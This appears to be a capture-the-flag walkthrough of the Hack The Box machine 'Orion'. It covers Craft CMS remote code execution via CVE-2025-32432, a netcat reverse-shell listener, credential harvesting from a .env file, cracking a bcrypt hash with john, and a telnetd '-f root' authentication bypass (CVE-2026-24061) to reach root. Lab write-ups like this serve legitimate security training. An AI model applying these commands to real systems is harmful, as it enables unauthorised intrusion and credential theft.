


# Hack The Box Orion



## Enumeration


### Port

```
→ orion pwd
/home/kali/HTB/orion
→ orion nmap -sVC -Pn -oA /home/kali/HTB/orion/orion.txt 10.129.23.161
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-09 04:40 -0400
Nmap scan report for 10.129.23.161
Host is up (0.018s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://orion.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.68 seconds
→ orion nano /etc/hosts
```

| Port service | Description   |
|--------------|---------------|
| 22           | Contain SSH   |
| 80           | web site open |


## Web



First we look into the website find something interesting,




There is a contact submit page, we'll just keep in check if we can find something useful.



When I fingerprint the web using Wappalyzer it shows me something interesting which is a craft cms. Now we need to find the version of the CMS

```
admin [Status: 302,  
assets [Status: 301,  
index.html [Status: 200,  
index [Status: 200,  
index.php [Status: 200,  
logout [Status: 302,  
:: Progress: [4750/4750] :: Job [1/1]
```

Looking at my fuzzing directory result, there are some interesting website paths, especially admin status 302 which direct to somewhere.



When going to the admin path, it brings me to this login page which is craft cms login page, and it exposes the CMS version that we are looking for.

## CVE-2025-32432

This CVE is known for this specific CMS version which is gaining RCE

```
→ CVE-2025-32432 git:(main) ls
ANALYSIS.md  exploit.py  README.md
```

First we import the CVE exploit form github <https://github.com/c0gnit00/CVE-2025-32432>

```
[*] Trigger Request returned: 200
[v] COMMAND OUTPUT:
=====
uid=33(www-data) gid=33(www-data) groups=33(www-data)
=====
```

Then we run the python script it works on, it shows the web id of the machine.

Then we set up a reverse shell following the guide from github. Which changing the command that execute reverse shell into base 64

```
→ orion rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.118] from (UNKNOWN) [10.129.23.161] 42892
www-data@orion:~/html/craft/web$ ls -la
ls -la
total 36
drwxrwxr-x  4 www-data www-data 4096 Mar  7 15:31 .
```

Then the listener caught the web shell,

```
www-data@orion:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root root 4096 May 12 08:15 .
drwxr-xr-x 19 root root 4096 May 12 08:15 ..
drwxr-xr-x  5 adam adam 4096 May 12 08:15 adam
```

Now the next target is get user adam

```
find /var/www -type f \( \
-name '.env' -o \
-name 'config.php' -o \
-name 'wp-config.php' -o \
-name 'settings.php' -o \
-name 'appsettings.json' \
\) 2>/dev/null
```

Use this command as a general check if any of these files are presence

```

www-data@orion:/home$ cat /var/www/html/craft/.env
cat /var/www/html/craft/.env
# Read about configuration, here:
# https://craftcms.com/docs/5.x/configure.html

# The application ID used to to uniquely store session and cache data, m
CRAFT_APP_ID=CraftCMS--67912ad2-1f1b-4993-bfec-e64daa5c23ff

# The environment Craft is currently running in (dev, staging, production)
CRAFT_ENVIRONMENT=dev

# General settings
CRAFT_SECURITY_KEY=RRS86F6i2JQKdC6kfEI7frVxA47WVMx8
CRAFT_DEV_MODE=true
CRAFT_ALLOW_ADMIN_CHANGES=true
CRAFT_DISALLOW_ROBOTS=true
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=orion
CRAFT_DB_USER=root
CRAFT_DB_PASSWORD=SuperSecureCraft123Pass!
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=

PRIMARY_SITE_URL=http://orion.htb/

```

The .env occurs, then also we can read the .env file which exposes SQL credentials.

```

MariaDB [orion]> SELECT id,username,email,password FROM users;
SELECT id,username,email,password FROM users;
+----+-----+-----+-----+
| id | username | email | password |
+----+-----+-----+-----+
| 1 | admin | adam@orion.htb | $2y$13$e9zuohgFZzGtbQalc9Mz.5PJbjxob00GMbXo8NHp3P/B42LUg0lS |
+----+-----+-----+-----+

```

Then login into the SQL and check databases, look into users database we are able to scrap the password hash which is adam.

```

(venv) → CVE-2025-32432 git:(main) ✗ john adam.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
darkangel (?)

```

With that hash, we let john do the work finding the password match with the hash which we found the password is darkangel

```
adam@orion:~$ cat user.txt
cat user.txt
fbee1c15906dbc5dc3029e3c49ce826f
```

We switch user with user adam and we get the user.txt

```
root      988  0.0  0.0   2836  1816 ?        S    08:35   0:00 /usr/sbin/inetutils-inetd
root     1008  0.0  0.0   6176  1124 tty1    Ss   08:35   0:00 /sbin/agetty -o -p \u --
```

When running ps auxww to see the running process, and find this interesting process.

inetd is a service dispatcher, so that told us: **check which network services inetd is configured to launch.**

```
adam@orion:~$ cat /etc/inetd.conf
cat /etc/inetd.conf
# /etc/inetd.conf: see inetd(8) for further informations.
#
# Internet superserver configuration database.
#
#
# Lines starting with "[:LABEL:" or "#<off>#" should not
# be changed unless you know what you are doing!
#
# If you want to disable an entry so it is not touched during
# package updates just comment it out with a single '#' character.
#
# Packages should modify this file by using update-inetd(8).
#
# <service_name> <sock_type> <proto> <flags> <user> <server_path> <args>
#
#:INTERNAL: Internal services
#discard      stream  tcp6    nowait  root    internal
#discard      dgram  udp6    wait    root    internal
#daytime      stream  tcp6    nowait  root    internal
#time         stream  tcp6    nowait  root    internal
#
#:STANDARD: These are standard services
127.0.0.1:telnet stream tcp nowait root /usr/local/sbin/telnetd telnetd
#
#:BSD: Shell, login, exec and talk are BSD protocols.
#
#:MAIL: Mail, news and uucp services.
#
#:INFO: Info services
#
#:BOOT: TFTP service is provided primarily for booting. Most sites
#       run this only on machines acting as "boot servers."
#
#:RPC: RPC based services
```

Then we read the config it tells us that telnet is accessible locally and port 23, services are executed as root, and the binary path is being executed.

```

adam@orion:~$ apt-cache policy inetutils-telnetd
apt-cache policy inetutils-telnetd
inetutils-telnetd:
  Installed: (none)
  Candidate: 2:2.2-2ubuntu0.2
  Version table:
     2:2.2-2ubuntu0.2 500
        500 http://gb.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages
        500 http://gb.archive.ubuntu.com/ubuntu jammy-security/universe amd64 Packages
     2:2.2-2 500
        500 http://gb.archive.ubuntu.com/ubuntu jammy/universe amd64 Packages
adam@orion:~$ /usr/libexec/telnetd --version
/usr/libexec/telnetd --version
telnetd (GNU inetutils) 2.7
Copyright (C) 2025 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <https://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Written by many authors.
adam@orion:~$ dpkg -S /usr/libexec/telnetd

```

After that we find the software version of telnetd, that leads to CVE-2026-24061. Ubuntu's security advisory states that GNU Inetutils telnetd **through version 2.7** is affected by an authentication bypass involving a -f root value supplied through the USER environment variable.

## CVE-2026-24061

```

adam@orion:~$ telnet -l '-f root' 127.0.0.1 23
telnet -l '-f root' 127.0.0.1 23
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.

Linux 5.15.0-177-generic (orion) (pts/4)

```

```

root@orion:~# cat root.txt
cat root.txt
4e021e331fe1e9ba888aca0f0cdcb89b
root@orion:~#

```

Run the command we got into root privilege and capture the flag.

The vulnerability allows the supplied username information to influence the arguments passed to login. A value of:

-f root is significant because login -f means the **user is considered pre-authenticated**.